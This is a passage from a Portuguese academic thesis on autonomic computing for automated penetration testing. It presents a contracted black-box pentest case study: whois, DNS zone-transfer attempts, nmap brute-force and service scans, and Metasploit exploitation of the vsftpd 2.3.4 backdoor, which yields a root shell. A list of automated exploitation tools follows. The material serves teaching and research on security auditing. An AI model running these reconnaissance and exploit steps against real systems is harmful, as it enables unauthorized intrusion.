2. Na segunda fase, o especialista tentará adquirir o máximo de informações sobre o alvo e seus sistemas, começando suas buscas por informações disponíveis em fontes abertas. Como resultado, um perfil sistemático completo é montado, mostrando a postura de segurança que é utilizada no alvo, (MCCLURE; SCAMBRAY; KURTZ, 2003). O perfil permite que o especialista crie um plano de ataque específico para o sistema que será alvo dos testes. Para isto, o especialista empregará uma combinação de ferramentas e técnicas com o objetivo de reduzir os resultados para nomes de domínio e subdomínios, blocos de redes e endereços IP individuais de sistemas conectados à Internet.

3. Na terceira fase, ocorre o planejamento dos possíveis ataques com base na fase anterior. Todas as informações levantadas são consideradas para o melhor plano de ação.

4. Na quarta fase, há uma atuação ativa no sistema alvo com o propósito de detectar as vulnerabilidades existentes. A utilização de um determinado *Exploit* pode resultar na parada indesejada de um serviço em execução ou na detecção da tentativa de invasão, o que comprometeria o processo. Por isto, é necessário uma análise cuidadosa das vulnerabilidades encontradas.

5. Na quinta fase, efetivamente são lançados os ataques. As vulnerabilidades serão exploradas de acordo com sua natureza.

6. Na sexta fase, informações relevantes sobre o sistema interno do alvo é recolhida. A relevância destas informações dependem dos objetivos do teste. Após o comprometimento do sistema alvo primário, pode-se expandir os testes para sistemas confiáveis conectados.

7. Na sétima fase, ocorre a a entrega do produto final do teste, os relatórios técnicos e sumário executivo. Os relatórios devem conter todas as informações descobertas durante o processo, incluindo-se as técnicas de invasão mal e bem-sucedidas.

3 COMPUTAÇÃO AUTONÔMICA

Esta capítulo introduz a computação autonômica, suas propriedades, os níveis de autonomia associados e arquiteturas utilizadas. Para isto, a metodologia utilizada consistiu em buscas na base *Web of Science* e teve como ponto de partida o artigo de BOUABENE et al. (2009), "*The Autonomic Network Architecture*", publicado no "*IEEE Journal on Selected Areas in Communications*", o qual trata sobre sistema computacionais autonômicos em redes de computadores, fornecendo uma visão dinâmica em termos de infraestrutura física e lógica, o que possibilita a adequação das mudanças que surgem em tempo real.

A computação autonômica foi proposta em 2001 pela IBM (IBM, 2001), pois esta previa uma era tecnológica mais complexa e de grandes proporções, inviabilizando o monitoramento e manutenção dos sistemas por especialistas humanos. Estes tipos de sistemas são capazes de se autogerenciar, se adaptar, se tornar mais eficiente, resilientes e eficazes (KELLER et al., 2010), (MIORANDI; YAMAMOTO; De Pellegrini, 2010). Dentre as características da computação autonômica, está a mínima intervenção humana, deixando para o usuário a inserção das regras de funcionamento, pelas quais o sistema baseará para sua execução. Isto permite que o software seja capaz de se adaptar aos diversos cenários que podem surgir de acordo com o comportamento decorrente do ambiente de sistema (KEPHART, 2005). Embora retire o elemento humano da execução do sistema, não há a eliminação da participação humana de todo o processo, apenas sua retirada de atividades complexas e massivas (JENNINGS et al., 2007). Assim sendo, o desenho destes sistemas tem como base a resiliência, pois leva em consideração a heterogeneidade de infraestruturas provenientes da interligação de diversos sistemas diferentes, com contextos e comportamentos também diferenciados (MESKILL et al., 2013), (STERBENZ et al., 2011) e (TSAGKARIS et al., 2013). Esta característica adaptativa advém da necessidade do sistema ser frenquentemente reconfigurado e reorganizado, reagindo em tempo real, pois precisam estar disponíveis em níveis satisfatórios, principalmente em redes corporativas (GRANDA et al., 2016), (RAK et al., 2016) e (WANG et al., 2016).

Portanto, o conceito de computação autonômica está intrinsecamente ligado a capacidade do próprio software de se autogovernar de acordo com o cenário ao qual está inserido. Esta habilidade é constituída por outras propriedades: autoconfiguração, autoproteção, autocura e auto-otimização. A autoconfiguração tem fundamental importância na adaptabilidade do sistema, permitindo a resiliência; a autoproteção se torna relevante em sistemas heterogêneos de comunicação, os quais possuem diversas estruturas interligadas; a autocura possibilita que o sistema possa ser funcional mesmo quando ocorre uma falha e; a auto-otimização permite a busca por condições otimizadas de funcionamento.

3.1 Propriedades Da Computação Autonômica

A computação autonômica requer a implementação de quatro propriedades fundamentais para sua total classificação como autonômico. No entanto, pode-se considerar como autonômica a implementação que realize apenas uma destas propriedades, por exemplo, uma solução que concretize a autoproteção (IBM, 2001). Essas propriedades são apresentadas a seguir:


Autoconfiguração (*self-configuring*): fornece a capacidade de se adaptar, em tempo de execução, as possíveis mudanças que podem ocorrer em seu ambiente de funcionamento. Deste modo, permitem que os sistemas alterem suas condições de execução e suas próprias configurações. Tal funcionalidade habilita o próprio sistema para a adição e remoção de componentes ou recursos sem interrupção do serviço.

Autocura ou autorrecuperação (*self-healing*): destina-se a detecção, diagnóstico e recuperação de danos que possam ocorrer no ambiente de execução, incluindo-se o contexto ao qual está inserido o sistema autonômico. Isto produz a capacidade de lidar com desvios das condições normais e agir para normalizá-los ou de contornar pró-ativamente os problemas que podem causar interrupções no serviço.

Auto-otimização (*self-optimizing*): realiza o monitoramento do sistema, ajustando os recursos disponíveis, se necessário, para tornar o sistema mais eficiente. Assim, essa propriedade define-se como a capacidade do sistema em monitorar seu estado e desempenho, ajustando-se pró-ativamente para responder aos estímulos ambientais.

Autoproteção (*self-protecting*): fornece ao sistema a capacidade de proteção contra incidentes de segurança. Além da capacidade reativa de interrupção destes incidentes, há a capacidade preventiva com o propósito de evitá-los. Portanto, a autoproteção deve manter a segurança interna e externa nos sistemas sem comprometer a eficiência e performance necessárias para o desenvolvimento dos processos de negócio.

Figura 9 – Requisitos para Computação Autonômica.



Fonte: Adaptada de (CORRÊA; CERQUEIRA, 2008).

Na Figura 9 são descritos os mecanismos que apoiam a implementação das propriedades: i) ciência do contexto interno (Autoconsciente - *self-aware*), o sistema deve conhecer suas configurações, parâmetros de funcionamento; ii) ciência das condições operacionais externas de ambiente (Consciência Ambiental - *environment-aware*), o sistema deve conhecer o contexto de ambiente o qual está inserido, os recursos geridos, os limites de funcionamento; iii) o monitoramento dos contextos internos e externos (Automonitoramento - *self-monitoring*), o sistema deve ser capaz de automonitorar e; iv) adaptação dinâmica (Autoajustável - *self-adjusting*), o sistema deve ser capaz de se autoajustar caso necessite. Estes mecanismos permitem que o sistema tenha conhecimento sobre o funcionamento dos componentes que o formam, seus estados, suas conexões com os outros componentes e com os recursos disponíveis no ambiente externo.

3.2 Níveis De Autonomia

Nesta seção são apresentados os níveis de autonomia propostos pela IBM (GANEK; CORBI, 2003), os quais definem categorias para classificação da autonomia de acordo com a frequência de interações humanas e o nível de especialização requeridas para elas. As categorias são um reflexo da evolução dos sistemas autônomos, iniciando com sistemas que são completamente gerenciados por humanos até um sistema totalmente autonômico. Os níveis de autonomia sugeridos:

- **Nível 1 - Básico**: o sistema não possui nenhuma automação gerencial e todos os aspectos são suportados por profissionais de tecnologia da informação especializados, que devem ter conhecimento aprofundado do sistema para a instalação, configuração, adição ou remoção de componentes, segurança do sistema e suporte de falhas.

- **Nível 2 - Gerenciado**: o sistema fornece facilidades para sua gerência de forma centralizada, provendo dados estatísticos que permitem seu monitoramento. Além disto, o sistema possui interface simplificada para gestão e reconfiguração.

- **Nível 3 - Preditivo**: o sistema monitora seu próprio comportamento, reconhecendo padrões e identificando tendências para a proposição de soluções. Estes tipos de sistemas empregam mecanismos de recomendação baseados em correlação para identificação de mudanças necessárias em suas configurações, propondo-as aos usuários administradores, que decidem se acatam ou não as recomendações do sistema (MACEDO, 2012).

- **Nível 4 - Adaptativo**: o sistema realiza algumas funções gerenciais de forma automatizada, identificando anomalias e problemas, propondo soluções para a correção e as aplicando sem a necessidade da interferência humana. Os administradores passam a fiscalizar o funcionamento do sistema, tornando a interação humana centrada na confiabilidade e qualidade. Segundo GANEK; CORBI (2003), existe a automação de muitas práticas recomendadas e melhores práticas de transações, conduzidas por acordos de nível de serviço.

- **Nível 5 - Autonômico**: o sistema funcionará com a mínima intervenção humana, executando suas atividades de forma independente. Sistemas em nível autonômico são capazes de se automonitorar de forma a garantir requisitos de qualidade, confiabilidade, segurança e custos pré-definidos (MACEDO, 2012). A interação humana é necessária somente para o introdução das políticas de atuação, que guiarão o funcionamento do próprio sistema. Além disto, tais sistemas possuem implementação de inteligência capaz de analisar seu próprio comportamento, decidindo as ações que deverão ser tomadas para sua otimização, proteção e recuperação. Segundo GANEK; CORBI (2003), todas as melhores práticas de serviços de TI e de recursos de TI são ferramentas automatizadas.

Figura 10 – Níveis de autonomia.

Fonte: Adaptada de (GANEK; CORBI, 2003, p. 9).

3.3 Gerentes Autonômicos

Esta seção se destina a apresentar os gerentes autonômicos e suas funcionalidades. Um gerente autônomo é um componente de software que pode ser configurado por administradores humanos, usando metas de alto nível através de dados monitorados por sensores e conhecimento interno do sistema para planejar e executar as ações de baixo nível que são necessárias para atingir esses objetivos (HUEBSCHER; MCCANN, 2008). O componente autonômico de gerenciamento é a peça central da arquitetura autonômica e é responsável por automatizar as funções de gerência da tecnologia de informação, fazendo com que o sistema seja autogerenciável (IBM, 2005) (PARASHAR; HARIRI, 2013). Cada gerente automatiza uma ou mais funções, externalizando as funções de acordo com o comportamento definido por uma interface de gerenciamento. As funções fundamentais de gerenciamento são:

1. **A função de monitoramento**: responsável por coletar, agregar, correlacionar e filtrar detalhes dos recursos gerenciados através de interfaces dos sensores até o diagnóstico do "sintoma" que precisará ser analisado;

2. **A função de análise**: provê o mecanismo para observar e analisar os sintomas identificados no monitoramento, determinando se alguma mudança deve ser realizada;

3. **A função de planejamento**: cria ou seleciona procedimentos para efetuarem mudanças na forma de gerenciamento de recursos. Esta função gera um plano de mudança apropriado, o qual representa um conjunto de alterações desejáveis para execução nos recursos gerenciáveis.

4. **A função de execução**: provê o mecanismo de agendamento e execução das mudanças necessárias no sistema. Algumas ações talvez precisem ser tomadas para a modificação do estado de um ou mais recursos gerenciados e a existência de um plano de ação de mudanças necessárias é executado.

Quando as funções de monitoramento, análise, planejamento e execução são automatizadas, um *loop* de controle inteligente é formado para automatizar atividades executadas pelo profissional de tecnologia de informação da organização (STERRITT, 2005). Essas funcionalidades estão sobre uma base de conhecimento, que pode ser definida como uma implementação de registros, dicionários, banco de dados ou qualquer outro repositório que fornece acesso ao conhecimento de acordo com a interface prescrita pela arquitetura. O conhecimento consiste em tipos de dados particulares com sintaxe e semântica arquitetadas, tal como diagnósticos, políticas, requerimentos de mudança e planos de mudança, o qual pode ser armazenado e compartilhado com outros gerentes autonômicos.

Para que ocorra a interação entre um gerente autonômico e o recurso gerenciado, uma interface de gerenciamento deve ser implementada, denominando-se "ponto de contato". Estes

pontos, são compostos por interfaces de interação chamadas de sensores e efetor. Operações de sensor são tipicamente usadas para transmitir eventos ou propriedades para um gerenciador autonômico, enquanto operações de efetor são usadas para causar mudanças na fonte gerenciada (PARTHIBAN et al., 2013).

Monitoramento: A atividade de monitoramento é imprescindível para o reconhecimento de falhas ou baixo desempenho do elemento gerenciado, por isto, requer que os dados monitorados sejam relevantes para que se possa efetuar as mudanças apropriadas (HUEBSCHER; MCCANN, 2008). A função de monitoramento consiste em capturar propriedades do ambiente (físico, virtual, redes, etc) através de componentes de software e hardware chamados de sensores, que são significantes para o próprio sistema. Deste modo dois tipos de monitoramento podem ser identificados: i) monitoramento passivo, que se aproveita de ferramentas e arquivos que o próprio ambiente de sistema operacional para realizar a atividade; ii) monitoramento ativo, onde tecnologia própria é desenvolvida para monitorar o sistema. Isto envolve a modificação ou a adição de código à implementação de um aplicativo ou sistema operacional para captura de dados relevantes.

Análise: Os gerentes autonômicos devem ser capazes de executar análise e raciocínio complexos dos dados fornecidos pela função de monitoramento (IBM, 2005), sendo diretamente influenciados pela base de conhecimento. Caso exista a conclusão de que mudanças devem ser realizadas, a função de análise gera uma solicitação de mudança, que é passada para a função de planejamento. Esta solicitação descreve as modificações que o componente de análise considera necessária. A entidade "Analisar" explora os dados obtidos nos sintomas capturados no monitoramento e os trata de acordo com as políticas e estratégias de alto nível fornecidos pelo usuário a fim de decidir quais sequências devem ser interpretadas e consideradas ou quais devem ser descartadas (OUARETH; BOULEHOUACHE; MAZOUZI, 2018).

Planejamento: O planejamento envolve os dados de monitoramento para produzir uma série de mudanças a serem efetuadas no elemento gerenciado (HUEBSCHER; MCCANN, 2008). As mudanças mencionadas podem ser simples, a alteração de um determinado parâmetro de "X" para "Y", ou podem envolver alterações complexas, como o desligamento e substituição de algum elemento gerenciado (MACEDO, 2012). A entidade do "Plano" é responsável pelo planejamento das ações de adaptação conforme estratégias orientadoras compostas por fluxos de trabalho de ações de adaptação para atingir os objetivos do sistema quando necessário (OUARETH; BOULEHOUACHE; MAZOUZI, 2018).

Execução: A função de execução de um gerente autonômico é responsável por realizar o procedimento que foi gerado pela função de planejamento por meio de uma série de ações (IBM, 2005). A entidade "Execução" fornece os mecanismos para controlar a execução do plano de ação sobre os recursos gerenciados por meio de efetores (OUARETH;

BOULEHOUACHE; MAZOUZI, 2018) e, além disso, garantir a consistência do sistema durante a execução dessas ações. Parte da execução do plano de mudança pode envolver a atualização do conhecimento usado pelo gerenciador autônomo.

Base de Conhecimento: Uma base de conhecimento armazena o conhecimento referente ao funcionamento do próprio gerente autonômico, bem como do elemento gerenciado (MACEDO, 2012). Esta base pode guardar o contexto das operações do sistema, o estado atual do elemento gerenciado, as previsões e inferências sobre o comportamento deste elemento, dentre outros aspectos relevantes para o funcionamento efetivo do sistema. A entidade "Base de Conhecimento" representa as informações de gerenciamento que podem ser compartilhadas para todos os componentes do sistema (OUARETH; BOULEHOUACHE; MAZOUZI, 2018), contendo todo o conhecimento relevante para a gestão: sua representação, as políticas de alto nível, as métricas de avaliação, as regras de inferência específicas de cada tarefa, o histórico operacional, as sondas e atuadores disponíveis, as estratégias de adaptação e a topologia.

3.4 Arquiteturas Utilizadas Na Computação Autonômica

As arquiteturas propostas para a computação autonômica apresentam soluções para automatizar os ciclos de gerenciamento do sistema (CORRÊA; CERQUEIRA, 2008), envolvendo as atividades de monitoramento do sistema, análise do comportamento e sistema de tomada de decisão. As arquiteturas propostas são: i) arquiteturas baseadas em elementos autonômicos, compostas por elementos autonômicos e; ii) arquiteturas baseadas em infraestrutura, os elementos de composição do sistema não são inerentemente autonômicos. Na arquitetura baseada em elementos autonômicos, o sistema é constituído por módulos autocontidos com uma interface de interação específica, onde cada elemento possui dois módulos. O primeiro módulo traduz uma unidade funcional de execução capaz de prover os serviços do elemento e o segundo módulo é formado por uma unidade de controle, que monitora o contexto interno e externo, analisa as condições indicadas no monitoramento e promove as adaptações que são necessárias. As principais partes de elemento autonômico são: a) elemento gerenciado, correspondente a unidade funcional do elemento, podendo ser, em tempo de execução, afetada por inúmeras ocorrências de falhas, ataques, escassez recursos, etc; b) ambiente, que representam os contextos internos e externos ao qual o elemento gerenciado está inserido; c) controle, a que corresponde a unidade de controle, capaz de receber as políticas de funcionamento passadas pelo usuário administrador, verifica o estado do sistema e então utiliza as informações analisadas para controlar e adaptar as operações do elemento gerenciado com o propósito de atingir as especificações passadas pelo administrador. Na arquitetura baseada em infraestrutura, as propriedades autonômicas são providas através de modelos que percebem, descrevem e analisam o comportamento do sistema. Estes modelos advém da própria infraestrutura do sistema, a qual possui clara separação entre infraestrutura e o sistema gerenciado. Esta separação facilita a adição de mecanismos de

autogestão em sistemas já existentes

Apesar de diversas arquiteturas autonômicas terem sido propostas pela literatura, no geral todas seguem o modelo de arquitetura MAPE (Monitoramento, Análise, Planejamento e Execução) proposta pela IBM (IBM, 2005) para automatizar as funcionalidades básicas de um sistema autonômico. Esta é uma arquitetura genérica que se enquadra no tipo de arquitetura baseada em elemento autonômico. Desta forma, não houve contribuições significativas na literatura, até a finalização deste estudo, sobre tipos de arquiteturas diversas das apresentadas nesta seção.

4 Proposta

Este Capítulo tem como objetivo descrever a proposta de solução para os problemas de negócio levantados nesta pesquisa. Assim, os seguintes pontos são abordados: relatar como um teste de invasão é realizado por especialista, na seção 4.1, o que fornece uma visão geral do processo de testes de invasão manual; relatar como especialista pode utilizar ferramentas automatizadas para realizar o teste de invasão, na seção 4.2, listando as soluções disponíveis encontradas para auxiliar o processo manual, automatizando algumas atividades e; descrever como a proposta autonômica realiza a auditoria em segurança da informação em formato de teste de invasão, na seção 4.4, com todas as etapas do processo. As seções 4.1 e 4.2 servem de suporte para melhor compreensão da proposta, pois mostra a evolução do processo dos testes de invasão.

4.1 Auditoria Com Especialista Humano

Esta seção tem como objetivo apresentar um estudo de caso para relatar como uma auditoria em segurança da informação em forma de teste de invasão é realizada por um especialista humano, utilizando-se como base os trabalhos de WEIDMAN (2017) e MELO (2017) e MCCLURE; SCAMBRAY; KURTZ (2003). Nesta estudo de caso, a Empresa X entra em contato com um especialista em segurança da informação especializado em testes de invasão para realizar uma auditoria em sua rede de computadores.

PASSO 1 - Para o cenário proposto, no escopo das atividades, a abordagem da caixa preta (*black box*) foi escolhida. Foi definido que somente um domínio principal será fornecido e nenhuma outra informação técnica será disponibilizada para o especialista. Seguem os parâmetros contratuais para o teste:

- URL: www.empresax.com.br
- Ações Permitidas: ataque externo, somente no servidor ligado ao domínio, ataque remoto.
- Objetivo: obter acesso ao host, sendo conduzido uma simulação de ataque malicioso para avaliação dos impactos que as falhas de segurança possam apresentar na integridade dos sistemas da companhia, na confidencialidade das informações dos clientes e na infraestrutura interna e disponibilidade do sistema e serviços.
- Janela de testes: entre as 19:00 e 7:00, do dia 29/01/2019 até 05/02/2019.

PASSO 2 - A fase de coleta de informações do alvo se inicia e tem como objetivo obter um perfil de funcionamento e segurança do alvo. O especialista abre o terminal do Linux e digita “whois empresax.com.br”. O comando “whois” consulta bancos de dados de registro de domínio e no caso do domínio alvo, o domínio é gerenciado pelo Registro.br. Segue a saída obtida pelo

comando, apenas com as informações relevantes para cumprir os objetivos do teste:

Tabela 1 – Saída Ferramenta "Whois".

domain: empresax.com.br
owner: EMPRESA X Ltda.
responsible: João Ninguém
country: BR
owner-c: SFC28
admin-c: SFC28
tech-c: CHS386
billing-c: SFC28
nserver: ns.empresax.com.br 177.12.226.206
nsstat: 20181201 AA
nslastaa: 20181201
nserver: ns2.empresax.com.br 200.201.202.114
nsstat: 20181201 AA
nslastaa: 20181201
created: 20040707 #1723544
changed: 20170830
expires: 20230707
status: published
nic-hdl-br: SFC28
person: João Ninguém
e-mail: joaoninguem@empresax.com.br
country: BR
created: 20010404
changed: 20171017

Fonte: o autor.

O especialista contará com algumas informações dos registros de domínios para continuar com os testes. Informações sobre os servidores de nome e seus respectivos endereços

IP são as mais relevantes. Para o exemplo: ns.empresax.com.br com seu respectivo endereço IP 177.12.226.206 e ns2.empresax.com.br com o endereço IP 200.201.202.114. Ainda utilizando o comando “whois”, agora com objetivo de identificar o intervalo de IP do alvo, o especialista utiliza os comandos “whois 177.12.226.206” e “whois 200.201.202.114” e obtém as saídas:

Tabela 2 – Resultados para 177.12.226.206.

inetnum: 177.12.226.200/29
aut-num: AS61568
abuse-c: SFB26
owner: EMPRESA X Ltda.
ownerid: 12.207.742/0001-71
responsible: João Ninguém
country: BR
owner-c: SFC28
tech-c: SFC28
created: 20180223
changed: 20180223
inetnum-up: 177.12.224.0/20

Fonte: o autor.

Tabela 3 – Resultados para 200.201.202.114.

inetnum: 200.201.202.112/29
aut-num: AS10733
abuse-c: RDS2
owner: EMPRESA Y Ltda.
ownerid: 40.550.543/0001-05
responsible: Maria Ninguém
country: BR
owner-c: NISOU22
tech-c: NISOU22
created: 20180123
changed: 20180123

inetnum-up: 200.201.192.0/18

Fonte: o autor.

Ao analisar as saídas desses dois intervalos de IP diferentes, o especialista percebe que o endereço IP do domínio ns.empresax.com.br pertence a um intervalo de IP da Empresa X e o intervalo de IP do ns2.empresax.com.br pertence a outra empresa, a Empresa Y. Isto permite que o especialista se concentre no intervalo que pertence ao alvo. O especialista adicionou a auditoria mais dois subdomínios e seus respectivos endereços IP. O comando "host" é utilizado para verificar se o domínio principal está relacionado com algum dos endereços IP dos servidores de nome encontrados nos registros de domínio. O comando utilizado é o "host www.empresax.com.br" e obtém a saída:

- www. empresax.com.br has address 144.22.89.85

PASSO 3 - o especialista encontra os seguintes endereço IP para análise: 177.12.226.206, 200.201.202.114 e 144.22.89.85. Dois destes endereços são servidores de nome, uma transferência de zona de DNS pode ser usada para obter uma cópia dos domínios e subdomínios gerenciados por estes servidores. Com o comando "host", o especialista executará uma tentativa para a transferência com os comandos "host -l empresax.com.br ns.empresax.com.br" e "host -l empresax.com.br ns2.empresax.com.br". Seguem as saídas dos comandos:

Tabela 4 – Resultado para ns.empresax.com.br.

Using domain server:
Name: ns.empresax.com.br
Address: 177.12.226.206#53
Aliases:
Host empresax.com.br not found: 5(REFUSED)
; Transfer failed.

Fonte: o autor.

Tabela 5 – Resultado para ns2.empresax.com.br.

;; connection timed out; no servers could be reached

Fonte: o autor.

PASSO 4 - A transferência de zona de DNS deveria retornar uma lista de subdomínios com o domínio alvo, porém falharam. Quanto ao DNS ns.empresax.com.br, a falha possivelmente está ligada a configuração de segurança, a qual só permitirá a transferência de zona para dispositivos autorizados. Em relação ao ns2.empresax.com.br, a falha na transferência ocorreu porque este servidor não está alcançável. O especialista força a enumeração de subdomínios com a ferramenta “nmap”. O comando executado foi “nmap –script dns-brute.nse www.empresax.com.br” e obtém como saída:

Tabela 6 – Resultado para enumeração forçada.

Host script results:
| dns-brute:
| DNS Brute-force hostnames:
| ns.empresax.com.br - 177.12.226.206
| intranet. empresax.com.br - 190.15.118.73
| ns2.empresax.com.br - 200.201.202.114
| vpn.empresax.com.br - 190.15.118.67
| www.empresax.com.br - 144.22.89.85
|_ sip.empresax.com.br - 52.112.67.139

Fonte: o autor.

PASSO 5 - O especialista tem um conjunto de endereços IP que podem estar vulneráveis. O contrato é específico em relação ao domínio www, cujo endereço ip é 144.22.89.85 e que será alvo das próximas fases: reconhecimento, varreduras e enumeração de recurso. Estas fases podem ser unidas pela ferramenta “nmap”. O comando executado pelo especialista é “nmap -sS -O -sV -v 144.22.89.85”, a saída:

Tabela 7 – Saída Nmap 144.22.89.85.

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
80/tcp open http Apache httpd 2.4.6
Running (JUST GUESSING): Unix (90%)
Aggressive OS guesses: Unix (90%)

Fonte: o autor.

O especialista analisa a saída da ferramenta e observa a indicação do uso de um sistema operacional Linux e duas portas abertas: a porta 21, serviço de FTP, vsftpd 2.3.4 e; a porta 80, serviço de http, Apache httpd 2.4.6.

PASSO 6 - o especialista inicia suas buscas por vulnerabilidades associadas. Assim, acessa web sites que relatam e listam vulnerabilidades “www.exploit-db.com”. Na pesquisa, as versões dos serviços em execução do alvo são colocadas como parâmetro de busca. Os resultados:

Tabela 8 – Resultados exploit-db.

DATA	**Title**	**Type**	**Plataform**	**Author**
2011-07-05	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

Fonte: o autor.

PASSO 7 - o especialista percebe que existe um *Exploit* fornecido pelo *Metasploit Framework* que pode explorar uma vulnerabilidade e retornar um acesso remoto no alvo. Através de linha de comando, inicia o console do *Metasploit* com o comando “msfconsole”. Dentro do console, o comando “search” é utilizado para localizar o *Exploit* indicado nas pesquisas online. Segue o resultado do comando:

Tabela 9 – Saída *Metasploit - Search*.

msf > search vsftpd

Matching Modules

==========

Name Disclosure Date Rank Description

exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution

Fonte: o autor.

PASSO 8 - o próximo passo está na configuração do *Exploit* e na escolha um *Payload* compatível dentro do ambiente do console do *Metasploit*. Para a configuração do *Exploit*, utiliza-se o comando “use”, seguido da url do modulo “exploit/unix/ftp/vsftpd_234_backdoor”. Após o carregamento do ambiente do *Exploit*, o comando “show options” revela os parâmetros necessários para sua utilização. Neste caso específico, somente o endereço do “Host Remoto” deve ser indicado, usando o comando “set rhost 144.22.89.85”. A seguinte saída é visualisada:

Tabela 10 – Saída Configuração *Metasploit - Exploit*.

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description

RHOST 144.22.89.85 yes The target address
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
– —-
0 Automatic

Fonte: o autor.

PASSO 9 - Com o *Exploit* configurado, o comando “show payloads” é executado no ambiente de configuração do *Exploit*, fornecendo uma lista de *Payloads* compatíveis. A saída da ferramenta:

Tabela 11 – Saída Configuração *Metasploit - Payload*.

Compatible Payloads
==========

Name	Rank	Description
cmd/unix/interact	normal	Unix Command, Interact with Established Connection

Fonte: o autor.

PASSO 10 - o comando “set payload” é executado dentro do ambiente de configuração do *Exploit*. Não havendo configurações extras, o comando “Exploit” é utilizado e a exploração da vulnerabilidade é realizada com sucesso, retornando um shell de comando interativo, que permite utilizar o host comprometido.

Tabela 12 – Saída *Metasploit - Exploração*.

msf exploit(vsftpd_234_backdoor) > exploit
Banner: 220 (vsFTPd 2.3.4)
USER: 331 Please specify the password.
Backdoor service has been spawned, handling...
UID: uid=0(root) gid=0(root)
Found shell.
Command shell session 1 opened ...

Fonte: o autor.

PASSO 11- Bem-sucedido no objetivo pelo qual foi contratado, o especialista reporta todo o procedimento realizado para que o cliente possa realizar as correções em seu sistema e garantir sua integridade, confiabilidade e disponibilidade.

4.2 Auditoria Realizada Com Auxílio Da Automatização De Procedimentos

Esta seção se destina a expor o processo de teste de invasão em redes de computadores auxiliada por ferramentas automatizadas. Tomam-se os parâmetros de contratação e preparação do exemplo de execução apresentado na Seção 4.1. Segue a lista das ferramentas de automação que se aproximam do objetivo deste estudo.

- *Auto-Exploitation - Metasploit Framework Pro* (RAPID7): realiza exploração automatizada com base nos serviços, sistema operacional e vulnerabilidades encontradas no host alvo.

- *AutoSploit* (NULLARRAY): ferramenta que une as funcionalidades do *SHODAN* [1] (SHODAN) e do *METASPLOIT*. Com isto, automatiza a exploração de host remotos, através da utilização de script, que fazem uso de interfaces de linha de comando para extrair dados do banco de dados *SHODAN* e interagir com o *Metasploit Framework*.

- *Sn1per* (XER0DAYZ): ferramenta voltada ao Reconhecimento do alvo, com coleta de informações e escaneamento automatizados.

- *PatrOwl* (PATROWL): orquestrador em segurança computacional, realiza algumas etapas do teste de invasão (reconhecimento, análise de vulnerabilidades e checagem de contramedidas).

- *Nettacker* (ALI-RAZMJOO): desenvolvida para automatizar parte das atividades dos testes de invasão (reconhecimento, varreduras de portas e varreduras de vulnerabilidades), gera relatório que incluem serviços disponíveis, erros de configuração e outras informações relevantes.

- *APT2* (COMPTON): a ferramenta é capaz de executar varreduras ou importar os resultados externos de ferramentas de terceiros como Nmap, Nexpose ou Nessus. Com os resultados importados, módulos de enumeração de serviços e exploração são iniciados, sendo os resultados agregados em uma base de conhecimento, a qual é acessível para o usuário através de aplicativo, permitindo a visualização dos resultados de todo o processo. Contudo, a ferramenta não tem suporte para execução on-line.

- *Yuki Chan The Auto Pentest* (NOSHITA): ferramenta que automatiza coleta de informações, incluindo em aplicações Web, varreduras de portas e análise de vulnerabilidades. Todos os módulos utilizados por esta ferramenta são voltados ao reconhecimento do alvo.

- *PAT - The Pentester Automation Tool* (KHAWAJA): a ferramenta automatiza a coleta de informação, varreduras de hosts ativos, varreduras de portas, varreduras de vulnerabilidades, incluindo verificação de vulnerabilidades em aplicações Web e realiza ataques de força bruta.

- *Heybe* (BIRCAN): a ferramenta é composta por módulos que podem ser utilizados para automatizar todas as etapas do teste de invasão. Cada módulo contém uma função específica: *Fener*, módulo que automatiza a descoberta ativa e passiva de hosts; *Crowbar*, módulo que executa ataques de força bruta contra protocolos comuns; *Network9*, módulo pós-exploração, que define arquivos com dados sensíveis; *SeeS*, módulo focado em engenharia social de alta precisão e; *ADHunter*, módulo que automatiza e acelera ataques à diretórios ativos.

[1] Ferramenta on-line para buscas de dispositivos conectados à Internet.

As ferramentas auxiliam o especialista na execução dos testes de invasão de sistemas e cada uma delas têm um aspecto específico em relação aos testes, necessitando da interação de duas ou mais delas para a realização completa do teste de invasão. Retomando o exemplo da Seção 4.1, o especialista utilizará a ferramenta Sn1per para automatizar a fase de Reconhecimento, com o comando "sniper -t www.empresax.com.br" e realizará os passos 6 ao 11 descritos na Seção 4.1.

4.3 Auditoria Realizada Com Auxílio Da Solução Autonômica Proposta

